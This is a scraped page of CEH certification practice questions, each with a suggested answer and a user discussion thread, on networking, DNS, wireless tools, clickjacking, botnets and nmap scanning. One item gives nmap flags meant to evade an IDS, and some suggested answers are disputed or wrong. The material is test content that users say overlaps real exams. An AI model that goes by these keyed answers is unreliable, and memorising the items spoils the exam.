upvoted 4 times

TroyMcLure 2 years, 2 months ago

Selected Answer: B

The keyword here is "layer 3"

upvoted 4 times

Isharafaz 2 years, 3 months ago

Selected Answer: B

Layer 3, answer is IPSEC

upvoted 3 times

peace_iron 2 years, 11 months ago

Except for Ipsec, the others are Layer 7. So the correct answer is B.

upvoted 2 times

GodSaveTheTuna 3 years, 7 months ago

Ans: B

The IPsec protocol suite operates at the network layer of the OSI model. The network layer is layer 3 in the OSI model.

upvoted 4 times

To reach a bank web site, the traffic from workstations must pass through a firewall. You have been asked to review the firewall configuration to ensure that workstations in network 10.10.10.0/24 can only reach the bank web site 10.20.20.1 using https. Which of the following firewall rules meets this requirement?

- A. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit
- B. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 80 or 443) then permit
- C. if (source matches 10.20.20.1 and destination matches 10.10.10.0/24 and port matches 443) then permit
- D. if (source matches 10.10.10.0 and destination matches 10.20.20.1 and port matches 443) then permit

Suggested Answer: A

Community vote distribution

A (100%)

- 🗳️ **Kamal_SriLanka** Highly Voted 3 years, 5 months ago

if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit self-explanatory 443 is https

upvoted 5 times
- 🗳️ **alodha100** Most Recent 9 months, 3 weeks ago

A is the correct answer here. No doubt about it.

upvoted 1 times
- 🗳️ **josevirtual** 2 years, 1 month ago

Selected Answer: A

A is the correct answer

upvoted 1 times
- 🗳️ **MasterMark** 2 years, 7 months ago

The key phrase in the question is, "workstations in network 10.10.10.0/24 can only reach the bank web site 10.20.20.1 using https".

Answers C and D do not have the address in the question 10.10.10.0/24 and are ruled out.

Answer B is ruled out because port 80 does not use https

This leaves answer A to be the correct answer.

upvoted 1 times
- 🗳️ **Novmejist** 3 years ago

A. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit

upvoted 1 times
- 🗳️ **MZAINUL** 3 years, 3 months ago

@Sam_Fyl you don't have to specify the subnet. in real firewall configuration, an object with /24 IP address can be created to represent 10.10.10.0/24.

On policy level it will show like that. Another object will be the 10.20.20.1/32 and port allowed only 443 (https)

upvoted 3 times
- 🗳️ **Sam_Fyl** 3 years, 3 months ago

@MZAINUL -Thank you for the clarification!

upvoted 1 times
- 🗳️ **Sam_Fyl** 3 years, 3 months ago

For this qms, why do i need a /24 mask to determine the NW portion ?

upvoted 1 times
- 🗳️ **Angelif** 3 years, 5 months ago

Can someone explain this one?

upvoted 1 times
- 🗳️ **rachr** 3 years, 5 months ago

It says https only. HTTP = port 80 / HTTPS = port 443

upvoted 7 times

Jim's company regularly performs backups of their critical servers. But the company cannot afford to send backup tapes to an off-site vendor for long-term storage and archiving. Instead, Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes are not stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?

- A. Encrypt the backup tapes and transport them in a lock box.
- B. Degauss the backup tapes and transport them in a lock box.
- C. Hash the backup tapes and transport them in a lock box.
- D. Encrypt the backup tapes and use a courier to transport them.

Suggested Answer: A

Community vote distribution



cazzobsb Highly Voted 2 years, 8 months ago

By using a courier to transport, you transfer the risk of having the tapes stolen in your way home, and you could also contract insurance. If the tapes are encrypted, I see this one as the best option... so I would mark D.

upvoted 8 times

Brinhosa Highly Voted 3 years, 4 months ago

A is correct, using a corrier could cause another risk.

upvoted 5 times

asgasg Most Recent 6 months, 2 weeks ago

Selected Answer: A

It is A because the courie is not considered trusted that he should put it in a lock box

upvoted 1 times

alodha100 9 months, 3 weeks ago

B and C are eliminated so the correct answers are A and D

upvoted 1 times

insaniunt 12 months ago

Selected Answer: A

A. Encrypt the backup tapes and transport them in a lock box.

I think this is a question trick because:

Module 02 Page 241 from CEH v12 book:

"Impersonation is a technique whereby an attacker pretends to be a legitimate or authorized person. Attackers perform impersonation attacks personally or use phones or other communication media to mislead targets and trick them into revealing information. The attacker might impersonate a ****courier/delivery person***"

upvoted 1 times

Isuzu 1 year, 1 month ago

Selected Answer: D

D. Encrypt the backup tapes and use a courier to transport them.

This option combines encryption, which protects the data on the tapes, with the use of a courier service, which provides a secure and controlled method of transportation. Encrypting the backup tapes ensures that even if they were to fall into the wrong hands, the data would remain confidential and secure. Using a courier adds an additional layer of protection compared to transporting the tapes personally.

upvoted 2 times

Vincent_Lu 1 year, 3 months ago



Selected Answer: D

The first is to make sure he gets to the right place

Secondly, even if the tape is stolen on the way, there is no need to worry about the data being read.

Since TAPE is encrypted, what does it matter if the box is locked or not?

upvoted 1 times

  **ostorgaf** 1 year, 4 months ago

A and D

Encrypting the backup tapes ensures that even if the tapes are lost or stolen during transit, the data remains secure and unreadable without the encryption key. Transporting the encrypted backup tapes in a lock box adds an additional layer of physical security.

Using a courier service to transport the encrypted backup tapes ensures a secure and controlled method of delivery. Couriers are experienced in handling sensitive and valuable items and can provide tracking and chain of custody documentation.

Both options involve encryption and secure transportation, which are key factors in maintaining data security during transit.

Since the question mentions "what two things" it could mean you can select 2 options

upvoted 1 times

  **rickcoyw** 1 year, 6 months ago

Selected Answer: D

I agree with others on transferring the risk to the courier, but I also disagree with keeping the backups home!

upvoted 1 times

  **sausageman** 1 year, 9 months ago

Selected Answer: D

I think it's D. You're transferring the risk to the courier

upvoted 2 times

  **sphenixfire** 1 year, 11 months ago

Selected Answer: A

If the lock is needed the encryptio should be changed


upvoted 2 times

  **Isharafaz** 2 years, 3 months ago

Selected Answer: A

A is the best answer from given options.

upvoted 2 times

  **Ali1982** 2 years, 5 months ago

Who will transport them ? (A) .. IT Manager itself or Courier ?

upvoted 2 times

  **hellooooooods** 1 year, 1 month ago

courier

upvoted 1 times

  **dinonino** 2 years, 5 months ago

Using a third party increases risk and time. Better use encryption and a lockbox. In this case offsite could be a trusted employees home, given the employee have been trained and signed adequate forms, also have been vetted.

upvoted 2 times

  **RazaNathani** 3 years, 4 months ago

A is correct

upvoted 3 times

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.

What may be the problem?

- A. Traffic is Blocked on UDP Port 53
- B. Traffic is Blocked on TCP Port 80
- C. Traffic is Blocked on TCP Port 54
- D. Traffic is Blocked on UDP Port 80

Suggested Answer: A

Community vote distribution

A (75%)

B (25%)

🗳️ 👤 **GSEC_FANATIC** Highly Voted 3 years, 7 months ago

Name resolution not working, port 53 UDP blocked. Answer A is correct.

upvoted 15 times

🗳️ 👤 **tille** Highly Voted 3 years, 7 months ago

A (UDP/53 - DNS) is the correct, SP90732's DHCP probably a typo, the port of DHCP (UDP 67-68) are not on the list at all.

upvoted 6 times

🗳️ 👤 **alodha100** Most Recent 9 months, 3 weeks ago

Clearly DNS is blocked which uses port 53

upvoted 1 times

🗳️ 👤 **sudowhoami** 1 year, 2 months ago

Selected Answer: A

Port 53 UDP. The answer is clearly 'A'

upvoted 2 times

🗳️ 👤 **Vincent_Lu** 1 year, 3 months ago

Selected Answer: A

IP OK, but DNS Name failed. That's the DNS relative problem.

upvoted 1 times

🗳️ 👤 **ostorgaf** 1 year, 4 months ago

Selected Answer: B

If websites are accessible by IP address but not by URL, it suggests that traffic on TCP port 80 is blocked. TCP port 80 is used for standard HTTP traffic, which is used to access websites through their URLs. When TCP port 80 is blocked, web browsers are unable to establish the necessary HTTP connections to load web pages using URLs.

If the issue were a blocked DNS UDP port 53 issue, you would likely encounter problems when initially trying to resolve domain names to IP addresses using DNS. This would prevent you from even reaching the stage where you could attempt to access websites by either IP address or URL. In that case, you would experience issues with the DNS resolution process itself, before even trying to establish an HTTP connection on port 80.

In contrast, when you can access websites by IP address but not by URL, it's more likely that the issue lies with establishing the HTTP connection on port 80, which is used to load web pages. This points to a potential issue with blocked traffic on TCP port 80.

upvoted 1 times

🗳️ 👤 **Router** 1 year, 9 months ago

is DNS a TCP or UDP protocol? i think its a TCP protocol, why choose A

upvoted 1 times

🗳️ 👤 **Z360** 1 year, 9 months ago



Its TCP but here we are trying some queries. The UDP protocol is used when a client sends a query to the DNS server

upvoted 2 times

🗳️ 👤 **JMJones802** 2 years ago

DNS services must not be functioning correctly. The purpose of DNS(Domain Name Service) is basically to match a URL to an IP. DNS is port 53.

upvoted 3 times

  **Urltenm** 2 years, 10 months ago

A - DNS not resolved.

upvoted 3 times

  **SP90732** 3 years, 7 months ago

DHCP traffic is being blocked thats why you can still get it using the ip

upvoted 2 times

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a Linux platform?

- A. Kismet
- B. Abel
- C. Netstumbler
- D. Nessus

Suggested Answer: A

Community vote distribution

A (100%)

  **Scryptic** Highly Voted 1 year, 10 months ago

Kismet is correct. NetStumbler is a tool for Windows that facilitates detection of Wireless LANs using the 802.11b, 802.11a and 802.11g WLAN standards. (It doesn't not handle 802.11n, and only runs on Windows XP to 2000.)

upvoted 7 times

  **blacksheep6r** Highly Voted 1 year, 8 months ago

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic. The program runs under Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X. The client can also run on Microsoft Windows, although, aside from external drones (see below), there's only one supported wireless hardware available as packet source.

Distributed under the GNU General Public License,[2] Kismet is free software.

upvoted 5 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: A

Sniffing Wireless Traffic

Attackers use tools such as Wireshark with Npcap, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, CommView for Wi-Fi, and

☆Kismet to sniff wireless networks. (P.2269/2253)

upvoted 2 times

  **BlackThunder** 8 months, 3 weeks ago

Kismet is correct answer

upvoted 1 times

  **GodSaveTheTuna** 2 years, 1 month ago

Ans:A

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs.

upvoted 3 times

You are working as a Security Analyst in a company XYZ that owns the whole subnet range of 23.0.0.0/8 and 192.168.0.0/8. While monitoring the data, you find a high number of outbound connections. You see that IP's owned by XYZ (Internal) and private IP's are communicating to a Single Public IP. Therefore, the Internal IP's are sending data to the Public IP. After further analysis, you find out that this Public IP is a blacklisted IP, and the internal communicating devices are compromised. What kind of attack does the above scenario depict?

- A. Botnet Attack
- B. Spear Phishing Attack
- C. Advanced Persistent Threats
- D. Rootkit Attack



Suggested Answer: A

  **ripple** Highly Voted 2 years, 6 months ago

A: This is typical behaviour where compromised machines beacon back to a Command and Control server.
upvoted 10 times

  **Scryptic** Highly Voted 2 years, 4 months ago



An APT would try to maintain persistence. Having a 'High Number of outbound connections' from the compromised host device(s) wouldn't be conducive to maintaining persistence.
upvoted 7 times

  **MGRavindra** Most Recent 9 months, 2 weeks ago



I was equally confused. However, BOTNET is the answer
upvoted 2 times

  **mefis** 10 months, 2 weeks ago

blacklist IP >>> Botnet
upvoted 3 times

  **C4yber** 1 year, 2 months ago

Botnet
upvoted 1 times

  **Urltenm** 1 year, 10 months ago



It looks like TCP Reverse attack. Meta...
upvoted 2 times

  **Novmejst** 2 years ago


Degauss
upvoted 3 times

  **Novmejst** 2 years ago

Sorry - A. Botnet Attack is the Answer - Can't change my comment ???
upvoted 4 times

  **BigMomma4752** 2 years, 3 months ago

duprst, That is the pits.
upvoted 1 times

  **duprst** 2 years, 3 months ago

I just took the CEH and got an 84 but still failed. About 50% questions from here. I asked the proctor and was told there is no version for CEH.
upvoted 2 times


  **Osen** 2 years, 2 months ago

I asked the proctor and was told there is no version for CEH....I dont get this please?
upvoted 2 times

  **Hackerl** 2 years ago



80 % should be scored out of 125 questions so 100 correct answers will be consider as Pass.

upvoted 3 times

  **KruHacker01** 1 year, 11 months ago

Not true because each question have different weight. Secondly, they pass you base on setting question that you answer correctly which is to them these question verify that you know the subject matter best to their ability. Our tests are built to test if one actually has the necessary skills and knowledge of the subject and not their ability to study or memorise specific questions that were on the exam. EC-Council does not share information about the specific questions that were missed or answered incorrectly to protect the integrity of the certification process.

upvoted 2 times

  **Silascarter** 2 years, 1 month ago

I took mine Oct 30, also got 88 and still failed. I guess you will have to practice across CEH 50 v 9,10,11. That way you will likely cover all questions.

upvoted 1 times

  **AjaxFar** 2 years ago



84 against 100 or 125 marks, then did you used official e council couse material?

upvoted 1 times

  **uglyoldgoat** 2 years, 3 months ago

so what is the answer here? Botnet or APT?

upvoted 2 times

  **brdweek** 2 years, 3 months ago

Botnet

upvoted 4 times

Scenario:

1. Victim opens the attacker's web site.
2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make \$1000 in a day?'.
3. Victim clicks to the interesting and attractive content URL.
4. Attacker creates a transparent 'iframe' in front of the URL which the victim attempts to click, so the victim thinks that he/she clicks on the 'Do you want to make \$1000 in a day?' URL but actually he/she clicks on the content or URL that exists in the transparent 'iframe' which is setup by the attacker.



What is the name of the attack which is mentioned in the scenario?

- A. Session Fixation
- B. HTML Injection
- C. HTTP Parameter Pollution
- D. Clickjacking Attack

Suggested Answer: D

Community vote distribution



D (100%)

  **ripple** Highly Voted 2 years ago

D: Textbook Clickjacking attack by overlaying a malicious layer atop seemingly legitimate content.
upvoted 6 times

  **kiki533** Most Recent 8 months, 1 week ago


Selected Answer: D
Definitely ClickJacking
upvoted 3 times

  **Daniel8660** 8 months, 2 weeks ago

Selected Answer: D
Other Web Application Threats - Clickjacking Attack
In clickjacking, the attacker loads the target website inside a low opacity(□□□) iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. When the victim clicks on the invisible elements, the attacker performs various malicious actions. (P.1817/1801)
upvoted 3 times

  **KruHacker01** 1 year, 5 months ago

Correct answer is D: In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. When the victim clicks on the invisible elements, the attacker performs various malicious actions (Taking from ECCouncil CEHv11 page 1772).
upvoted 2 times

  **Novmejst** 1 year, 6 months ago

D. Clickjacking Attack
upvoted 2 times

  **Deeroo** 1 year, 7 months ago


Correct, clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element.
upvoted 4 times

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named `nc.` The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The ps command shows that the nc file is running as process, and the netstat command shows the nc process is listening on a network port. What kind of vulnerability must be present to make this remote attack possible?

- A. File system permissions
- B. Privilege escalation
- C. Directory traversal
- D. Brute force login

Suggested Answer: A

Community vote distribution



ateh Highly Voted 2 years, 11 months ago

anon user was able to upload and execute a file, folder permission was likely setup incorrectly
upvoted 10 times

Scryptic Highly Voted 2 years, 10 months ago

For clarification of the unicode quote marks:
...a binary file is named `1€nc.1€` = "nc" (netcat)
upvoted 10 times

Beekay52 Most Recent 9 months ago

I think it's Privilege Escalation
upvoted 1 times

ostorgaf 10 months, 1 week ago

Selected Answer: A

The scenario indicates that the anonymous user was able to upload, extract, and execute files on the FTP server. This suggests that there is a vulnerability in the file system permissions that allowed the unauthorized actions to take place. The anonymous user should not have had the necessary permissions to perform such actions.
upvoted 2 times

Vincent_Lu 10 months, 2 weeks ago

Selected Answer: B

Why not B. Privilege escalation?
upvoted 1 times

Vincent_Lu 10 months, 2 weeks ago

The question is "What kind of vulnerability must be present to make this remote attack possible?"
So I change the answer to "(a) File System permissions" which is the least vulnerability at first.
upvoted 2 times

MK123One 12 months ago

Selected Answer: A

FILE SYSTEM PERMISSIONS
upvoted 1 times

yasso2023 1 year, 2 months ago

A. File system permissions
upvoted 1 times

josevirtual 1 year, 5 months ago

Selected Answer: A

file system permissions
upvoted 2 times

🗨️ 👤 **Famous_Guy** 1 year, 7 months ago

Selected Answer: A

IT'S A

upvoted 2 times

🗨️ 👤 **antoclk** 1 year, 9 months ago

Selected Answer: A

for uploading the files is needed to have proper write file permissions so the answer is A

upvoted 1 times

🗨️ 👤 **n3wb** 2 years ago

Selected Answer: A

The answer is file system permissions.

upvoted 1 times

🗨️ 👤 **armaan2003** 2 years, 1 month ago

Selected Answer: A

this is the answer

upvoted 1 times

🗨️ 👤 **CCLIN1014** 2 years, 1 month ago

For this Question, B would be more appropriate.

To upload files the user must have proper write file permissions.

Privilege escalation doesn't mean you have enough permission to upload files.

upvoted 3 times

🗨️ 👤 **CCLIN1014** 2 years, 1 month ago

sorry I mean the selection A is the answer, typo...

upvoted 1 times

🗨️ 👤 **beskardrip** 2 years, 1 month ago

Selected Answer: B

Idk it says in the root directory so wouldn't the attack have had to escalate privileges to do that? As root you can do whatever you want in regards to files

upvoted 1 times

🗨️ 👤 **josevirtual** 1 year, 5 months ago

It is asking for a vulnerability. Privilege escalation is not a vulnerability.

upvoted 2 times

🗨️ 👤 **n3wb** 2 years ago

The root directory is not the same as the root user.

upvoted 1 times

🗨️ 👤 **Novmejst** 2 years, 6 months ago

A. File system permissions

upvoted 3 times

🗨️ 👤 **JC1418** 2 years, 10 months ago

Filesystem Permissions Weakness Many processes in the Windows OSs execute binaries automatically as part of their functionality or to perform certain actions. If the filesystem permissions of these binaries are not set properly, then the target binary file may be replaced with a malicious file, and the actual process can execute it.

upvoted 6 times

🗨️ 👤 **Angelif** 2 years, 11 months ago

Can someone explain this answer? It would be appreciated.

upvoted 1 times

Which of the following programming languages is most susceptible to buffer overflow attacks, due to its lack of a built-in bounds checking mechanism?


Code:

[illegible]

- A. C#
B. Python
C. Java
D. C++

Suggested Answer: *D*

Community vote distribution



 insaniunt 12 months ago

Selected Answer: D

C and C++ are two languages that are highly susceptible to buffer overflow attacks, as they don't have built-in safeguards against overwriting or accessing data in their memory.

upvoted 1 times

 ostorgaf 1 year, 4 months ago

Selected Answer: D

Buffer overflow attacks occur when a program writes more data to a buffer (such as an array) than it can hold. In the provided code snippet, the `strcpy` function is used to copy a longer string into a buffer that is only 8 bytes long. This leads to a buffer overflow, potentially causing memory corruption and program crashes.

C++ lacks a built-in bounds checking mechanism, making it susceptible to buffer overflow attacks when developers are not careful about validating the length of data being copied into buffers. Other languages like C# (option A), Python (option B), and Java (option C) have safer memory management mechanisms that help prevent buffer overflow vulnerabilities.

upvoted 3 times

 rickcoyw 1 year, 6 months ago

Selected Answer: A

The programming language in the provided code is C. C is indeed one of the programming languages that is highly susceptible to buffer overflow attacks due to its lack of built-in bounds-checking mechanisms.

In the given code snippet, the use of the `strcpy` function is vulnerable to a buffer overflow. The `strcpy` function does not perform any bounds checking on the size of the destination buffer, allowing the possibility of copying more data than the buffer can hold. This can result in overwriting adjacent memory locations, leading to unexpected behavior, crashes, or security vulnerabilities.

upvoted 1 times

 ceh007 1 year, 10 months ago

This program is written in C and not C++. The bug in the given C program is a buffer overflow. Specifically, the program attempts to copy a string of 28 characters into an array of only 8 characters using the strcpy function. This results in the buffer being overflowed and adjacent memory locations beyond the end of the buffer being overwritten. The program is written in the C programming language. This can be seen from the #include directive at the beginning of the program, which is a standard way to include header files in C programs. Additionally, the function main is a required function in C programs, and the syntax used for declaring variables and calling functions in the program is consistent with C syntax.

upvoted 4 times

 Daniel8660 2 years, 2 months ago

Selected Answer: D

In C++ run time checking is not part of the language

upvoted 2 times

 jartavia05 2 years, 2 months ago

`#include <library>` is a basic definition of C++.

In addition, there is many documentation of best practices to avoid buffer overflow on C++.

<https://snyk.io/blog/buffer-overflow-attacks-in-c/>

upvoted 2 times

Internet Protocol Security IPsec is actually a suite of protocols. Each protocol within the suite provides different functionality. Collective IPsec does everything except.

- A. Protect the payload and the headers
- B. Encrypt
- C. Work at the Data Link Layer
- D. Authenticate

Suggested Answer: D

Community vote distribution



🗳️ 👤 **jnagl13** Highly Voted 3 years, 6 months ago

It seems everyone is in agreement that the correct answer is C, IPsec does not work at the Datalink Layer.
upvoted 26 times

🗳️ 👤 **raf6** Highly Voted 3 years, 10 months ago

Work at the Data Link Layer
upvoted 7 times

🗳️ 👤 **shubhamb25** Most Recent 8 months, 1 week ago

Selected Answer: C

Yes, Internet Protocol Security (IPsec) authenticates data packets to ensure they come from a trusted source and not an attacker and IPsec Works at the Network Layer of OSI Model(Layer 3)
upvoted 1 times

🗳️ 👤 **alodha100** 9 months, 3 weeks ago

IPsec does not work at layer 2, therefore C is the correct answer
upvoted 1 times

🗳️ 👤 **SMDRK** 1 year ago

To clarify, IPsec does provide authentication as one of its key functionalities. Therefore, the correct answer should not be option D (Authenticate). IPsec supports authentication through mechanisms like HMAC (Hashed Message Authentication Code) to ensure the integrity and authenticity of the data.

The correct statement would be that IPsec does everything except:

C. Work at the Data Link Layer
upvoted 1 times

🗳️ 👤 **amy_trini** 1 year ago

The answer is D
upvoted 1 times

🗳️ 👤 **Steve46** 1 year, 3 months ago

IPSec is defined by the IPSec working group of the IETF. It provides authentication, integrity, and data privacy between any two IP entities. IPSec VPN uses cryptographic algorithms to authenticate and encrypt the data packets that travel through the tunnel,
upvoted 1 times

🗳️ 👤 **MK123One** 1 year, 5 months ago

Selected Answer: C

IPSEC working on layer 3 only not layer 2
upvoted 1 times

🗳️ 👤 **Lapiro** 1 year, 6 months ago

Xconnect this is vpn at layer 2 and ipsec can be use to secure it. so D is correct answer.
upvoted 1 times

🗨️ 👤 **K2JP** 1 year, 7 months ago

Selected Answer: C

the correct answer is C

upvoted 1 times

🗨️ 👤 **qovert** 1 year, 9 months ago

Answer: C

IPsec is a suite of protocols that operate at the Internet Layer (Layer 3) of the OSI model, providing security for IP packet transmissions. It does not work at the Data Link Layer (Layer 2). IPsec can protect payload and headers, encrypt, and authenticate, but its functionality is limited to the Internet Layer.

upvoted 2 times

🗨️ 👤 **MGRavindra** 1 year, 9 months ago

Selected Answer: C

orrect answer is C - IPSec does not work at Data link layer

upvoted 2 times

🗨️ 👤 **Bob_234** 1 year, 9 months ago

answer is c

upvoted 1 times

🗨️ 👤 **NunoF4** 1 year, 9 months ago

Answer is C - CHAPGPT -IPSec (Internet Protocol Security) is a set of protocols used for secure communication over the Internet or other IP networks. IPSec operates at the network layer of the OSI model, specifically at the IP layer, which is Layer 3. It provides security services such as authentication, confidentiality, and integrity to IP packets.

upvoted 1 times

🗨️ 👤 **Router** 1 year, 10 months ago

Xconnect is IPsec at layer 2... so the correct answer is D

upvoted 1 times

🗨️ 👤 **VOAKDO** 1 year, 11 months ago

Selected Answer: C

IPSEC is on layer 3,...., no 2, never 2.

upvoted 1 times

🗨️ 👤 **ab_hi** 2 years, 1 month ago

IPSec is defined by the IPSec working group of the IETF. It provides authentication, integrity, and data privacy between any two IP entities. Correct answer is C.

upvoted 1 times

An attacker attaches a rogue router in a network. He wants to redirect traffic to a LAN attached to his router as part of a man-in-the-middle attack. What measure on behalf of the legitimate admin can mitigate this attack?

- A. Make sure that legitimate network routers are configured to run routing protocols with authentication.
- B. Disable all routing protocols and only use static routes
- C. Only using OSPFv3 will mitigate this risk.
- D. Redirection of the traffic cannot happen unless the admin allows it explicitly.

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **jefrilo** Highly Voted 2 years, 7 months ago

Selected Answer: A

My concern: If the attacker is an intruder, authentication may be useless. Only static routing could serve.
upvoted 6 times

🗳️ 👤 **AaronS1990** 2 years, 1 month ago

I agree. Using authentication wouldn't help once the router has already been connected
upvoted 1 times

🗳️ 👤 **alodha100** Most Recent 9 months, 3 weeks ago

B, C and D are eliminated so the correct answer is A
upvoted 1 times

🗳️ 👤 **arfield** 1 year, 4 months ago

My vote is D. Static routes across the entire network is not practical. The answer is that proper network security procedures need to be in place - hence D.
upvoted 1 times

🗳️ 👤 **yasso2023** 1 year, 8 months ago

Selected Answer: A

A. Make sure that legitimate network routers are configured to run routing protocols with authentication.
upvoted 1 times

🗳️ 👤 **Novmejst** 3 years ago

A. Make sure that legitimate network routers are configured to run routing protocols with authentication.
upvoted 2 times

Which method of password cracking takes the most time and effort?

- A. Dictionary attack
- B. Shoulder surfing
- C. Rainbow tables
- D. Brute force

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **AbdullahK1997** Highly Voted 2 years, 11 months ago

Brute force is correct , because it will try every combination possible to get the username/password.

upvoted 6 times

🗳️ 👤 **GSEC_FANATIC** 2 years, 8 months ago

We agree....but what if brute-force was so quick that it "guessed" the correct password in a couple of seconds ;)

upvoted 3 times

🗳️ 👤 **HeyacedoGomez** 2 years, 3 months ago

Very interesting theory! Viva Megico ariba ariba...

upvoted 1 times

🗳️ 👤 **Angellife** Highly Voted 2 years, 11 months ago

Explanation/Reference: Brute-force cracking, in which a computer tries every possible key or password until it succeeds, is typically very time consuming.

upvoted 5 times

🗳️ 👤 **sudowhoami** Most Recent 9 months ago

Selected Answer: D

Brute force - trying all of the combinations to guess the password.

upvoted 1 times

An attacker is trying to redirect the traffic of a small office. That office is using their own mail server, DNS server and NTP server because of the importance of their job. The attacker gain access to the DNS server and redirect the direction www.google.com to his own IP address. Now when the employees of the office want to go to Google they are being redirected to the attacker machine. What is the name of this kind of attack?

- A. MAC Flooding
- B. Smurf Attack
- C. DNS spoofing
- D. ARP Poisoning

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **Angelife** Highly Voted 2 years, 11 months ago

C: DNS is the protocol that translates a domain name (e.g., www.eccouncil.org) into an IP address (e.g., 208.66.172.56). The protocol uses DNS tables that contain the domain name and its equivalent IP address stored in a distributed large database. In DNS poisoning, also known as DNS spoofing, the attacker tricks a DNS server into believing that it has received authentic information when, in reality, it has not received any. The attacker tries to redirect the victim to a malicious server instead of the legitimate server. The attacker does this by manipulating the DNS table entries in the DNS. This results in substitution of a false IP address at the DNS level, where web addresses are converted into numeric IP addresses.

upvoted 12 times

🗳️ 👤 **AbdullahK1997** Highly Voted 2 years, 11 months ago

DNS spoofing is correct

upvoted 6 times

🗳️ 👤 **sudowhoami** Most Recent 9 months ago

Selected Answer: C

Option C. DNS spoofing is correct

upvoted 1 times

🗳️ 👤 **karloska2015** 1 year, 8 months ago

Selected Answer: C

The answer is C

upvoted 1 times

A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System

(OS) version installed. Considering that NMAP result below, which of the following is likely to be installed on the target machine by the OS?

```
Starting NMAP 5.21 at 2011-03-15 11:06 NMAP scan report for 172.16.40.65
Host is up (1.00s latency). Not shown: 993 closed ports PORT STATE
SERVICE 21/tcp open ftp 23/tcp open telnet 80/tcp open http 139/tcp open
netbios-ssn 515/tcp open 631/tcp open ipp 9100/tcp open MAC Address:
00:00:48:0D:EE:8
```

- A. The host is likely a Linux machine.
- B. The host is likely a printer.
- C. The host is likely a router.
- D. The host is likely a Windows machine.

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **TroyMcLure** Highly Voted 1 year, 3 months ago

Correct Answer: B

Printer is the answer :

Result from nmap of a printer --

515/tcp open printer

631/tcp open ipp

9100/tcp open jetdirect

upvoted 8 times

🗳️ 👤 **piccolopersiano** Most Recent 9 months, 1 week ago

from <https://www.adminsub.net/tcp-udp-port-finder/> at list port 515 and 631 are marked as printer

upvoted 1 times

🗳️ 👤 **MGRavindra** 9 months, 2 weeks ago

ipp is open. So obviously printer

upvoted 1 times

🗳️ 👤 **Daniel8660** 1 year, 2 months ago

Selected Answer: B

TCP 631, Internet Printing Protocol (IPP)

TCP 9100, Printer

upvoted 4 times

🗳️ 👤 **damienronce** 1 year, 3 months ago

B is the correct answer :

<https://www.speedguide.net/port.php?port=515>

upvoted 2 times

🗳️ 👤 **Ranjanarajshree** 1 year, 3 months ago

Windows servers usually have ports 137, 139, 445 open. Linux servers usually have ports 22 and 80 open. Routers usually have only port 80 and more advanced ones have 22 and 80. If you go by the process of elimination you would settle for the Printer option.


upvoted 4 times

When purchasing a biometric system, one of the considerations that should be reviewed is the processing speed. Which of the following best describes what it is meant by processing?

- A. The amount of time and resources that are necessary to maintain a biometric system
- B. How long it takes to setup individual user accounts
- C. The amount of time it takes to be either accepted or rejected from when an individual provides identification and authentication information
- D. The amount of time it takes to convert biometric data into a template on a smart card

Suggested Answer: C

Community vote distribution



🗲️ 👤 **Novmejst** Highly Voted 👍 2 years, 6 months ago

C. The amount of time it takes to be either accepted or rejected from when an individual provides identification and authentication information
upvoted 6 times

🗲️ 👤 **sudowhoami** Most Recent 🕒 9 months ago

Selected Answer: C

Answer is C
upvoted 1 times

🗲️ 👤 **Vincent_Lu** 9 months, 1 week ago

Selected Answer: C

The amount of time it takes to be either accepted or rejected form when an individual provides Identification and authentication information.
upvoted 1 times

🗲️ 👤 **ostorgaf** 10 months, 1 week ago

Selected Answer: D

Processing speed, in this case, refers to the speed at which the biometric data is processed and converted into a template format that can be stored on a smart card or another storage medium. This processing speed is a critical consideration in biometric systems to ensure efficient authentication or identification without causing unnecessary delays.
upvoted 1 times

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?

- A. nmap -A -Pn
- B. nmap -sP -p-65535 -T5
- C. nmap -sT -O -T0
- D. nmap -A --host-timeout 99 -T1

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ **Scriptic** Highly Voted 2 years, 10 months ago
nmap -sT -O -T0

-sT = TCP connect port scan
-O = Enable OS detection using TCP/IP stack fingerprinting
-T0 = Paranoid
upvoted 10 times

🗳️ **tille** Highly Voted 3 years, 1 month ago
